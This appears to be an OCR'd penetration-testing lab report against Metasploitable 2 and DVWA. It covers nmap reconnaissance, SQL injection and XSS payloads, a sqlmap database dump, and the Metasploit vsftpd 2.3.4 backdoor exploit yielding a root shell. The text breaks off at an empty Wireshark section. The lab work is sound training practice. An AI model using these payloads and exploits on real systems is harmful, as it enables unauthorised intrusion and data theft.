
1. Kali IP

- **Command used:** ip a




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c2:b8:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.72.139/24 brd 192.168.72.255 scope global dynamic noprefixroute eth0
       valid_lft 1192sec preferred_lft 1192sec
    inet6 fe80::20c:29ff:fec2:b8f7/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Fig-1

2. Metasploitable 2

- **Command used:** ip a




```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:44:de:fd brd ff:ff:ff:ff:ff:ff
    inet 192.168.72.129/24 brd 192.168.72.255 scope global eth0
    inet6 fe80::20c:29ff:fe44:defd/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:44:de:07 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _
```

Fig-2

3. Reconnaissance

- **Command used:** *nmap -sV -A 192.168.72.129*




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -A 192.168.72.129

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 21:30 IST
Nmap scan report for 192.168.72.129
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.72.139
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2026-01-06T16:01:07+00:00; +3s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Fig-3

4. DVWA


4.1. SQL Injection



Username: admin

Password: ••••••••

Fig-4



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.


Low

Additional Tools

- View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability

Security level set to low

Fig-5



Vulnerability: SQL Injection


User ID: 2345' OR 1=1 LIMIT 1#

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

- **Payload:** 1234’ OR 1=1 LIMIT 1#

Fig-6



127.0.0.1/dvwa/vulnerabilities/sqli/?id=12345'+OR+1%3D1+LIMIT+1%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:


```
ID: 12345' OR 1=1 LIMIT 1#
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Fig-7

4.2 XSS



127.0.0.1/dvwa/vulnerabilities/xss_r/


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <img src=x onerror=alert(1)>

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Fig-8



127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<img+src%3Dx+onerror%3Dalert(1)>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello
```

More Information

127.0.0.1

1

ransferring data from 127.0.0.1...


Fig-9

4.3 Dumped Database


Command used: *sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" *

*--cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" *

--dbs



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" \
--dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.12#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:05:53 /2025-12-31/

[21:05:53] [INFO] testing connection to the target URL
[21:05:53] [INFO] testing if the target URL content is stable
[21:05:54] [INFO] target URL content is stable
[21:05:54] [INFO] testing if GET parameter 'id' is dynamic
[21:05:54] [WARNING] GET parameter 'id' does not appear to be dynamic
[21:05:54] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[21:05:54] [INFO] testing for SQL injection on GET parameter 'id'
[21:05:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:05:54] [WARNING] reflective value(s) found and filtering out
[21:05:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:05:54] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:05:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:05:54] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:05:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:05:54] [INFO] testing 'Generic inline queries'
[21:05:54] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:05:54] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:05:54] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:05:54] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[21:06:04] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[21:06:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:06:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:06:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
nique test
[21:06:07] [INFO] target URL appears to have 2 columns in query
[21:06:07] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```




```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[21:06:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:06:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:06:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
nique test
[21:06:07] [INFO] target URL appears to have 2 columns in query
[21:06:07] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9636 FROM (SELECT(SLEEP(5)))VFJE) AND 'JQyw'='JQyw&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×7176627871,0×7658596c62496d6b687749624c486c55794e4c646d4e686442446152436a58436956756750416c4e,0×716b787871),NULL-- -&Submit=Submit
---
[21:06:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[21:06:10] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[21:06:10] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[21:06:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 21:06:10 /2025-12-31/
```

Fig-10

5. Exploitation


- **Command used:**
    - *use exploit/unix/ftp/vsftpd_234_backdoor*
    - *set RHOST 192.168.72.129*
    - *run*



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST ⇒ 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.72.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.129:21 - USER: 331 Please specify the password.
[+] 192.168.72.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:44279 → 192.168.72.129:6200) at 2026-01-06 22:25:04 +0530

█
```

Fig-11


6. Post- Exploitation



```
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:44279 → 192.168.72.129:6200) at 2026-01-06 22:25:04 +0530

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Fig-12

7. Wireshark



Home
Kali2
Metasploitable2-Linux
1 2 3 4
23:12
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
eth0: <live capture in progress>
Packets: 9675
Profile: Default

```
No.  Time           Source           Destination      Protocol Length Info
